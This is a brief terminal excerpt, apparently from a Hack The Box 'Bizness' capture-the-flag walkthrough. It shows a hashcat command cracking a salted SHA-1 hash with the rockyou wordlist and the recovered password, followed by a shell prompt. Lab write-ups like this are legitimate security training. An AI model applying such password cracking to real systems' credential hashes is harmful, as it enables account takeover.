> hashcat -m 126 -a 0 "b8fd3f41a541a435857a8f3e751cc3a91c174362:d" /usr/share/wordlists/rockyou.txt -d 1 --show  
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness
```

```
Δ> ps/home/parrot/p/ryor/CTF/HTB/Bizness/content > Δ> Δ> |
```